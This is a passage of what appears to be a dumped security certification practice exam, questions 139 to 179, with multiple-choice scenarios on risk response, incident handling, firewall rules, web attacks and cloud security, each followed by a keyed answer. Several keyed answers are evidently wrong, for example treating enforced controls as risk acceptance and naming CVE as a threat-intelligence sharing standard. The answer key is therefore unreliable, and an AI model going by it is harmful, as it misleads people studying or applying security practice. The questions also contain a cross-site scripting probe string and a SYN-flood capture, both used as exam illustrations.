The finance department has started to use a new payment system that requires strict PII security restrictions on various network devices. The company decides to enforce the restrictions and configure all devices appropriately. Which of the following risk response strategies is being used?

A. Avoid

B. Mitigate

C. Transfer

D. Accept

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139
A security analyst is classifying data based on input from data owners and other stakeholders. The analyst has identified three data types:

1. Financially sensitive data
2. Project data
3. Sensitive project data

The analyst proposes that the data be protected in two major groups, with further access control separating the financially sensitive data from the sensitive project data. The normal project data will be stored in a separate, less secure location. Some stakeholders are concerned about the recommended approach and insist that commingling data from different sensitive projects would leave them vulnerable to industrial espionage.

Which of the following is the BEST course of action for the analyst to recommend?

A. Conduct a quantitative evaluation of the risks associated with commingling the data and reject or accept the concerns raised by the stakeholders.
B. Meet with the affected stakeholders and determine which security controls would be sufficient to address the newly raised risks.
C. Use qualitative methods to determine aggregate risk scores for each project and use the derived scores to more finely segregate the data.
D. Increase the number of available data storage devices to provide enough capacity for physical separation of non-sensitive project data.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
A government contractor was the victim of a malicious attack that resulted in the theft of sensitive information. An analyst's subsequent investigation of sensitive systems led to the following discoveries:

- There was no indication of the data owner's or user's accounts being compromised.
- No database activity outside of previous baselines was discovered.
- All workstations and servers were fully patched for all known vulnerabilities at the time of the attack.
- It was likely not an insider threat, as all employees passed polygraph tests.

Given this scenario, which of the following is the MOST likely attack that occurred?

A. The attacker harvested the hashed credentials of an account within the database administrators group after dumping the memory of a compromised machine. With these credentials, the attacker was able to access the database containing sensitive information directly.
B. An account, which belongs to an administrator of virtualization infrastructure, was compromised with a successful phishing attack. The attacker used these credentials to access the virtual machine manager and made a copy of the target virtual machine image. The attacker later accessed the image offline to obtain sensitive information.
C. A shared workstation was physically accessible in a common area of the contractor's office space and was compromised by an attacker using a USB exploit, which resulted in gaining a local administrator account. Using the local administrator credentials, the attacker was able to move laterally to the server hosting the database with sensitive information.
D. After successfully using a watering hole attack to deliver an exploit to a machine, which belongs to an employee of the contractor, an attacker gained access to a corporate laptop. With this access, the attacker then established a remote session over a VPN connection with the server hosting the database of sensitive information.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
A networking administrator was recently promoted to security administrator in an organization that handles highly sensitive data. The Chief Information Security Officer (CISO) has just asked for all IT security personnel to review a zero-day vulnerability and exploit for specific application servers to help mitigate the organization's exposure to that risk. Which of the following should the new security administrator review to gain more information? (Choose three.)

A. CVE database
B. Recent security industry conferences
C. Security vendor pages
D. Known vendor threat models
E. Secure routing metrics
F. Server's vendor documentation
G. Verified security forums
H. NetFlow analytics

Correct Answer: CEF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
An external red team is brought into an organization to perform a penetration test of a new network-based application. The organization deploying the network application wants the red team to act like remote, external attackers, and instructs the team to use a black-box approach. Which of the following is the BEST methodology for the red team to follow?

A. Run a protocol analyzer to determine what traffic is flowing in and out of the server, and look for ways to alter the data stream that will result in information leakage or a system failure.
B. Send out spear-phishing emails against users who are known to have access to the network-based application, so the red team can go on-site with valid credentials and use the software.
C. Examine the application using a port scanner, then run a vulnerability scanner against open ports looking for known, exploitable weaknesses the application and related services may have.
D. Ask for more details regarding the engagement using social engineering tactics in an attempt to get the organization to disclose more information about the network application to make attacks easier.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 143
A regional business is expecting a severe winter storm next week. The IT staff has been reviewing corporate policies on how to handle various situations and found some are missing or incomplete. After reporting this gap in documentation to the information security manager, a document is immediately drafted to move various personnel to other locations to avoid downtime in operations. This is an example of:

A. a disaster recovery plan
B. an incident response plan
C. a business continuity plan
D. a risk avoidance plan

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 144
A security engineer successfully exploits an application during a penetration test. As proof of the exploit, the security engineer takes screenshots of how data was compromised in the application. Given the information below from the screenshot.



```
2019-11-21 13:11:45 POST https://company.com/store
         <-- 200 text/plain 2.02kB 0.9s
.......Request.....**Response**.......Detail......
:Status: 200
Content-Types:text/plain
Content-Length: 2022
Date: Sun, 21 Nov 2019 18:11:45 GMT
.......RAW........................................
Method: POST
Protocol: HTTP/2.0
RemoteAddr: v10.10.45.00:443
RequestURI:   "/store"
........................
"product": [
{ "item": "745"
  "name": "Deluxe Pencil Case"
  "price": "0.10"
  "discount": "0.10"
} ,
}
```

Which of the following tools was MOST likely used to exploit the application?

A. The engineer captured the data with a protocol analyzer, and then utilized Python to edit the data
B. The engineer queried the server and edited the data using an HTTP proxy interceptor
C. The engineer used a cross-site script sent via curl to edit the data
D. The engineer captured the HTTP headers, and then replaced the JSON data with a banner-grabbing tool

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145
The Chief Financial Officer (CFO) of a major hospital system has received a ransom letter that demands a large sum of cryptocurrency be transferred to an anonymous account. If the transfer does not take place within ten hours, the letter states that patient information will be released on the dark web. A partial listing of recent patients is included in the letter. This is the first indication that a breach took place. Which of the following steps should be done FIRST?

A. Review audit logs to determine the extent of the breach
B. Pay the hacker under the condition that all information is destroyed
C. Engage a counter-hacking team to retrieve the data
D. Notify the appropriate legal authorities and legal counsel

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
A project manager is working with system owners to develop maintenance windows for system patching and upgrades in a cloud-based PaaS environment. Management has indicated one maintenance windows will be authorized per month, but clients have stated they require quarterly maintenance windows to meet their obligations. Which of the following documents should the project manager review?

A. MOU
B. SOW
C. SRTM
D. SLA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
Joe, a penetration tester, is assessing the security of an application binary provided to him by his client. Which of the following methods would be the MOST effective in reaching this objective?

A. Employ a fuzzing utility
B. Use a static code analyzer
C. Run the binary in an application sandbox
D. Manually review the binary in a text editor

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 148
A company is migrating systems from an on-premises facility to a third-party managed datacenter. For continuity of operations and business agility, remote access to all hardware platforms must be available at all times. Access controls need to be very robust and provide an audit trail. Which of the following security controls will meet the company's objectives? (Choose two.)

A. Integrated platform management interfaces are configured to allow access only via SSH
B. Access to hardware platforms is restricted to the systems administrator's IP address
C. Access is captured in event logs that include source address, time stamp, and outcome
D. The IP addresses of server management interfaces are located within the company's extranet
E. Access is limited to interactive logins on the VDi
F. Application logs are hashed cryptographically and sent to the SIEM

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
A Chief Information Security Officer (CISO) of a large financial institution undergoing an IT transformation program wants to embed security across the business rapidly and across as many layers of the business as possible to achieve quick wins and reduce risk to the organization. Which of the following business areas should the CISO target FIRST to best meet the objective?

A. Programmers and developers should be targeted to ensure secure coding practices, including automated code reviews with remediation processes, are implemented immediately.
B. Human resources should be targeted to ensure all new employees undertake security awareness and compliance training to reduce the impact of phishing and

ransomware attacks.

C. The project management office should be targeted to ensure security is managed and included at all levels of the project management cycle for new and in-flight projects.

D. Risk assurance teams should be targeted to help identify key business unit security risks that can be aggregated across the organization to produce a risk posture dashboard for executive management.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 150
A security administrator is concerned about the increasing number of users who click on malicious links contained within phishing emails. Although the company has implemented a process to block these links at the network perimeter, many accounts are still becoming compromised. Which of the following should be implemented for further reduce the number of account compromises caused by remote users who click these links?

A. Anti-spam gateways

B. Security awareness training


C. URL rewriting

D. Internal phishing campaign

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 151
A university's help desk is receiving reports that Internet access on campus is not functioning. The network administrator looks at the management tools and sees the 1Gbps Internet is completely saturated with ingress traffic. The administrator sees the following output on the Internet router:



```
13:45.12857  156.34.99.54.2343 > 192.168.23.78.443 S 37483928:37483928 (0) win 16384
13.45.12890  145.24.78.34.2343 > 192.168.23.78.443 S 58457854:58457854 (0) win 36638
13:45.12890  89.25.68.12.2343 > 192.168.23.78.443 S 32987488:32987488 (0) win 25411
13:45.12923  178.78.189.1.2343 > 192.168.23.78.443 S 36214896:36214869 (0) win 12225
13:45.12934  147.22.98.156.2343 > 192.168.23.78.443 S 21558745:21558745 (0) win 32663
13:45.12956  121.45.56.79.2343 > 192.168.23.78.443 S 86441289:86441289 (0) win 33225
13:45.12989  126.88.125.117.2343 > 192.168.23.78.443 S 48741688:48741688 (0) win 18412
```

The administrator calls the university's ISP for assistance, but it takes more than four hours to speak to a network engineer who can resolve the problem. Based on the information above, which of the following should the ISP engineer do to resolve the issue?

A. The ISP engineer should null route traffic to the web server immediately to restore Internet connectivity. The university should implement a remotely triggered black hole with the ISP to resolve this more quickly in the future.
B. A university web server is under increased load during enrollment. The ISP engineer should immediately increase bandwidth to 2Gbps to restore Internet connectivity. In the future, the university should pay for more bandwidth to handle spikes in web server traffic.
C. The ISP engineer should immediately begin blocking IP addresses that are attacking the web server to restore Internet connectivity. In the future, the university should install a WAF to prevent this attack from happening again.
D. The ISP engineer should begin refusing network connections to the web server immediately to restore Internet connectivity on campus. The university should purchase an IPS device to stop DDoS attacks in the future.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 152
A Chief Information Security Officer (CISO) recently changed jobs into a new industry. The CISO's first task is to write a new, relevant risk assessment for the organization. Which of the following would BEST help the CISO find relevant risks to the organization? (Choose two.)

A. Perform a penetration test.
B. Conduct a regulatory audit.
C. Hire a third-party consultant.
D. Define the threat model.
E. Review the existing BIA.
F. Perform an attack path analysis.

Correct Answer: CE

Section: (none)
Explanation

Explanation/Reference:

QUESTION 153
A security engineer is investigating a compromise that occurred between two internal computers. The engineer has determined during the investigation that one computer infected another. While reviewing the IDS logs, the engineer can view the outbound callback traffic, but sees no traffic between the two computers. Which of the following would BEST address the IDS visibility gap?

A. Install network taps at the edge of the network.
B. Send syslog from the IDS into the SIEM.
C. Install HIDS on each computer.
D. SPAN traffic form the network core into the IDS.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 154
A network administrator is concerned about a particular server that is attacked occasionally from hosts on the Internet. The server is not critical; however, the attacks impact the rest of the network.

While the company's current ISP is cost effective, the ISP is slow to respond to reported issues. The administrator needs to be able to mitigate the effects of an attack immediately without opening a trouble ticket with the ISP. The ISP is willing to accept a very small network route advertised with a particular BGP community string. Which of the following is the BEST way for the administrator to mitigate the effects of these attacks?

A. Use the route protection offered by the ISP to accept only BGP routes from trusted hosts on the Internet, which will discard traffic from attacking hosts.
B. Work with the ISP and subscribe to an IPS filter that can recognize the attack patterns of the attacking hosts, and block those hosts at the local IPS device.
C. Advertise a /32 route to the ISP to initiate a remotely triggered black hole, which will discard traffic destined to the problem server at the upstream provider.
D. Add a redundant connection to a second local ISP, so a redundant connection is available for use if the server is being attacked on one connection.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 155

A security engineer is assessing a new IoT product. The product interfaces with the ODBII port of a vehicle and uses a Bluetooth connection to relay data to an onboard data logger located in the vehicle. The data logger can only transfer data over a custom USB cable. The engineer suspects a relay attack is possible against the cryptographic implementation used to secure messages between segments of the system. Which of the following tools should the engineer use to confirm the analysis?

A. Binary decompiler

B. Wireless protocol analyzer

C. Log analysis and reduction tools

D. Network-based fuzzer

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 156

A developer is reviewing the following transaction logs from a web application:

```
Username: John Doe
Street name: Main St.
Street number: <script>alert(‘test’)</alert>
```

Which of the following code snippets should the developer implement given the above transaction logs?

A. `if ($input != strcmp($var1, “<>”)) {die();}`

B. `<form name =”form1” action=”/submit.php” onsubmit=”return validate()” action=POST>`

C. `$input=strip_tags(trim($_POST[‘var1’]));`

D. `<html><form name=”myform” action=”www.server.com/php/submit.php action=GET”`


Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 157
A security administrator is reviewing the following output from an offline password audit:



Username	Password	Crack Time
User1	Teleportation1	4s
User2	Amphitheater!	2s
User3	Undetermined4u.	10s

Which of the following should the systems administrator implement to BEST address this audit finding? (Choose two.)

A. Cryptoprocessor
B. Bcrypt
C. SHA-256
D. PBKDF2
E. Message authentication

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 158
A corporate forensic investigator has been asked to acquire five forensic images of an employee database application. There are three images to capture in the United States, one in the United Kingdom, and one in Germany. Upon completing the work, the forensics investigator saves the images to a local workstation. Which of the following types of concerns should the forensic investigator have about this work assignment?

A. Environmental
B. Privacy
C. Ethical
D. Criminal

Correct Answer: B
Section: (none)

Explanation

Explanation/Reference:

QUESTION 159

Ann, a corporate executive, has been the recent target of increasing attempts to obtain corporate secrets by competitors through advanced, well-funded means. Ann frequently leaves her laptop unattended and physically unsecure in hotel rooms during travel. A security engineer must find a practical solution for Ann that minimizes the need for user training. Which of the following is the BEST solution in this scenario?

A. Full disk encryption
B. Biometric authentication
C. An eFuse-based solution
D. Two-factor authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 160

An internal application has been developed to increase the efficiency of an operational process of a global manufacturer. New code was implemented to fix a security bug, but it has caused operations to halt. The executive team has decided fixing the security bug is less important than continuing operations.

Which of the following would BEST support immediate rollback of the failed fix? (Choose two.)

A. Version control
B. Agile development
C. Waterfall development
D. Change management
E. Continuous integration

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 161
A security appliance vendor is reviewing an RFP that is requesting solutions for the defense of a set of web-based applications. This RFP is from a financial institution with very strict performance requirements. The vendor would like to respond with its solutions.

Before responding, which of the following factors is MOST likely to have an adverse effect on the vendor's qualifications?

A. The solution employs threat information-sharing capabilities using a proprietary data model.
B. The RFP is issued by a financial institution that is headquartered outside of the vendor's own country.
C. The overall solution proposed by the vendor comes in less that the TCO parameter in the RFP.
D. The vendor's proposed solution operates below the KPPs indicated in the RFP.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 162
A vulnerability was recently announced that allows a malicious user to gain root privileges on other virtual machines running within the same hardware cluster. Customers of which of the following cloud-based solutions should be MOST concerned about this vulnerability?

A. Single-tenant private cloud
B. Multitenant SaaS cloud
C. Single-tenant hybrid cloud
D. Multitenant IaaS cloud
E. Multitenant PaaS cloud
F. Single-tenant public cloud

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 163

An organization’s network security administrator has been using an SSH connection to manage switches and routers for several years. After attempting to connect to a router, an alert appears on the terminal emulation software, warning that the SSH key has changed.

After confirming the administrator is using the typical workstation and the router has not been replaced, which of the following are the MOST likely explanations for the warning message? (Choose two.)

A. The SSH keys were given to another department.
B. A MITM attack is being performed by an APT.
C. The terminal emulator does not support SHA-256.
D. An incorrect username or password was entered.
E. A key rotation has occurred as a result of an incident.
F. The workstation is not syncing with the correct NTP server.

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164
A project manager is working with a software development group to collect and evaluate user scenarios related to the organization’s internally designed data analytics tool. While reviewing stakeholder input, the project manager would like to formally document the needs of the various stakeholders and the associated organizational compliance objectives supported by the project.

Which of the following would be MOST appropriate to use?

A. Roles matrix
B. Peer review
C. BIA
D. SRTM

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 165
A laptop is recovered a few days after it was stolen.


Which of the following should be verified during incident response activities to determine the possible impact of the incident?

A. Full disk encryption status
B. TPM PCR values
C. File system integrity
D. Presence of UEFI vulnerabilities

Correct Answer: D
Section: (none)
Explanation


Explanation/Reference:

QUESTION 166
Ann, a security administrator, is conducting an assessment on a new firewall, which was placed at the perimeter of a network containing PII. Ann runs the following commands on a server (10.0.1.19) behind the firewall:



```
service iptables stop
service sshd stop
```

From her own workstation (192.168.2.45) outside the firewall, Ann then runs a port scan against the server and records the following packet capture of the port scan:



```
0.872299   192.168.2.45 -> 10.0.1.19  TCP   62   49188 > 22   [SYN]  Seq=0  Len=0  MSS=1460
0.872899   10.0.1.19 -> 192.168.2.45  TCP   62   22 > 49188   [RST]  Seq=0  Len=0  MSS=1460
0.891308   192.168.2.45 ->10.0.1.19   TCP   62   49189 > 23   [SYN]  Seq=0  Len=0  MSS=1460
0.891809   10.0.1.19 -> 192.168.2.45  TCP   62   23 > 49189   [RST]  Seq=0  Len=0  MSS=1460
0.901234   192.168.2.45 -> 10.0.1.19  TCP   62   49190 > 24   [SYN]  Seq=0  Len=0  MSS=1460
0.901454   10.0.1.19 -> 192.168.2.45  TCP   62   24 > 49190   [RST]  Seq=0  Len=0  MSS=1460
0.925657   192.168.2.45 -> 10.0.1.19  TCP   62   49191 > 25   [SYN]  Seq=0  Len=0  MSS=1460
0.929872   10.0.1.19 -> 192.168.2.45  TCP   62   25 > 49191   [RST]  Seq=0  Len=0  MSS=1460
```

Connectivity to the server from outside the firewall worked as expected prior to executing these commands.

Which of the following can be said about the new firewall?

A. It is correctly dropping all packets destined for the server.
B. It is not blocking or filtering any traffic to the server.
C. Iptables needs to be restarted.
D. The IDS functionality of the firewall is currently disabled.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 167
A new database application was added to a company's hosted VM environment. Firewall ACLs were modified to allow database users to access the server remotely. The company's cloud security broker then identified abnormal from a database user on-site. Upon further investigation, the security team noticed the user ran code on a VM that provided access to the hypervisor directly and access to other sensitive data.

Which of the following should the security team do to help mitigate future attacks within the VM environment? (Choose two.)

A. Install the appropriate patches.
B. Install perimeter NGFW.
C. Configure VM isolation.
D. Deprovision database VM.
E. Change the user's access privileges.
F. Update virus definitions on all endpoints.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 168
A penetration testing manager is contributing to an RFP for the purchase of a new platform. The manager has provided the following requirements:

- Must be able to MITM web-based protocols
- Must be able to find common misconfigurations and security holes


Which of the following types of testing should be included in the testing platform? (Choose two.)

A. Reverse engineering tool
B. HTTP intercepting proxy
C. Vulnerability scanner
D. File integrity monitor
E. Password cracker
F. Fuzzer

Correct Answer: BC
Section: (none)
Explanation


Explanation/Reference:

QUESTION 169
A request has been approved for a vendor to access a new internal server using only HTTPS and SSH to manage the back-end system for the portal. Internal users just need HTTP and HTTPS access to all internal web servers. All other external access to the new server and its subnet is not allowed. The security manager must ensure proper access is configured.



New internal server IP:	10.1.50.150
Vendor IP:	208.206.109.249
External development subnet:	108.109.110.0/28
Internal subnet:	10.1.10.0/24
Web team subnet:	10.1.40.0/24
Web server subnet:	10.1.50.0/24

Below is a snippet from the firewall related to that server (access is provided in a top-down model):



Line #	Source address	Destination address	Port	Access type
1	10.1.40.0/24	10.1.50.0/24	Any	Permit
2	10.1.10.0/24	10.1.50.0/24	80	Permit
3	Any	10.1.50.0/24	Any	Deny
4	208.206.109.249	10.1.50.150	80, 22	Permit
5	10.1.40.0/24	108.109.110.0/28	80, 8080	Permit

Which of the following lines should be configured to allow the proper access? (Choose two.)

A. Move line 3 below line 4 and change port 80 to 443 on line 4.
B. Move line 3 below line 4 and add port 443 to line.
C. Move line 4 below line 5 and add port 80 to 8080 on line 2.
D. Add port 22 to line 2.
E. Add port 22 to line 5.
F. Add port 443 to line 2.
G. Add port 443 to line 5.

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 170
An organization is implementing a virtualized thin-client solution for normal user computing and access. During a review of the architecture, concerns were raised that an attacker could gain access to multiple user environments by simply gaining a foothold on a single one with malware. Which of the following reasons BEST explains this?

A. Malware on one virtual environment could enable pivoting to others by leveraging vulnerabilities in the hypervisor.
B. A worm on one virtual environment could spread to others by taking advantage of guest OS networking services vulnerabilities.
C. One virtual environment may have one or more application-layer vulnerabilities, which could allow an attacker to escape that environment.
D. Malware on one virtual user environment could be copied to all others by the attached network storage controller.

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:

QUESTION 171

An online bank has contracted with a consultant to perform a security assessment of the bank’s web portal. The consultant notices the login page is linked from the main page with HTTPS, but when the URL is changed to HTTP, the browser is automatically redirected back to the HTTPS site. Which of the following is a concern for the consultant, and how can it be mitigated?

A. XSS could be used to inject code into the login page during the redirect to the HTTPS site. The consultant should implement a WAF to prevent this.

B. The consultant is concerned the site is using an older version of the SSL 3.0 protocol that is vulnerable to a variety of attacks. Upgrading the site to TLS 1.0 would mitigate this issue.

C. The HTTP traffic is vulnerable to network sniffing, which could disclose usernames and passwords to an attacker. The consultant should recommend disabling HTTP on the web server.

D. A successful MITM attack Could intercept the redirect and use `sslstrip to` decrypt further HTTPS traffic. Implementing HSTS on the web server would prevent this.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 172

A security administrator wants to implement controls to harden company-owned mobile devices. Company policy specifies the following requirements:

- Mandatory access control must be enforced by the OS.
- Devices must only use the mobile carrier data transport.

Which of the following controls should the security administrator implement? (Choose three.)

A. Enable DLP

B. Enable SEAndroid

C. Enable EDR

D. Enable secure boot

E. Enable remote wipe

F. Disable Bluetooth

G. Disable 802.11
H. Disable geotagging

Correct Answer: BFG
Section: (none)
Explanation

Explanation/Reference:

QUESTION 173
While conducting online research about a company to prepare for an upcoming penetration test, a security analyst discovers detailed financial information on an investor website the company did not make public. The analyst shares this information with the Chief Financial Officer (CFO), who confirms the information is accurate, as it was recently discussed at a board of directors meeting. Many of the details are verbatim discussion comments captured by the board secretary for purposes of transcription on a mobile device. Which of the following would MOST likely prevent a similar breach in the future?

A. Remote wipe
B. FDE
C. Geolocation
D. eFuse
E. VPN

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 174
An infrastructure team within an energy organization is at the end of a procurement process and has selected a vendor's SaaS platform to deliver services. As part of the legal negotiation, there are a number of outstanding risks, including:

1. There are clauses that confirm a data retention period in line with what is in the energy organization's security policy.
2. The data will be hosted and managed outside of the energy organization's geographical location.

The number of users accessing the system will be small, and no sensitive data will be hosted in the SaaS platform. Which of the following should the project's security consultant recommend as the NEXT step?

A. Develop a security exemption, as the solution does not meet the security policies of the energy organization.

B. Require a solution owner within the energy organization to accept the identified risks and consequences.
C. Mititgate the risks by asking the vendor to accept the in-country privacy principles and modify the retention period.
D. Review the procurement process to determine the lessons learned in relation to discovering risks toward the end of the process.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 175
An enterprise is trying to secure a specific web-based application by forcing the use of multifactor authentication. Currently, the enterprise cannot change the application's sign-in page to include an extra field. However, the web-based application supports SAML. Which of the following would BEST secure the application?

A. Using an SSO application that supports mutlifactor authentication
B. Enabling the web application to support LDAP integration
C. Forcing higher-complexity passwords and frequent changes
D. Deploying Shibboleth to all web-based applications in the enterprise

GRATIS EXAM
Free Practice Exams
https://www.gratisexam.com/

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 176
An organization wants to arm its cybersecurity defensive suite automatically with intelligence on zero-day threats shortly after they emerge. Acquiring tools and services that support which of the following data standards would BEST enable the organization to meet this objective?

A. XCCDF

B. OVAL
C. STIX
D. CWE
E. CVE

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 177
A financial institution’s information security officer is working with the risk management officer to determine what to do with the institution’s residual risk after all security controls have been implemented. Considering the institution’s very low risk tolerance, which of the following strategies would be BEST?

A. Transfer the risk.
B. Avoid the risk
C. Mitigate the risk.
D. Accept the risk.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
A large, public university has recently been experiencing an increase in ransomware attacks against computers connected to its network. Security engineers have discovered various staff members receiving seemingly innocuous files in their email that are being run. Which of the following would BEST mitigate this attack method?

A. Improving organizations email filtering
B. Conducting user awareness training
C. Upgrading endpoint anti-malware software
D. Enabling application whitelisting

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 179
A security architect is reviewing the code for a company's financial website. The architect suggests adding the following HTML element, along with a server-side function, to generate a random number on the page used to initiate a funds transfer:

```
<input type=”hidden” name=”token” value=generateRandomNumber()>
```


Which of the following attacks is the security architect attempting to prevent?

A. SQL injection
B. XSRF
C. XSS
D. Clickjacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

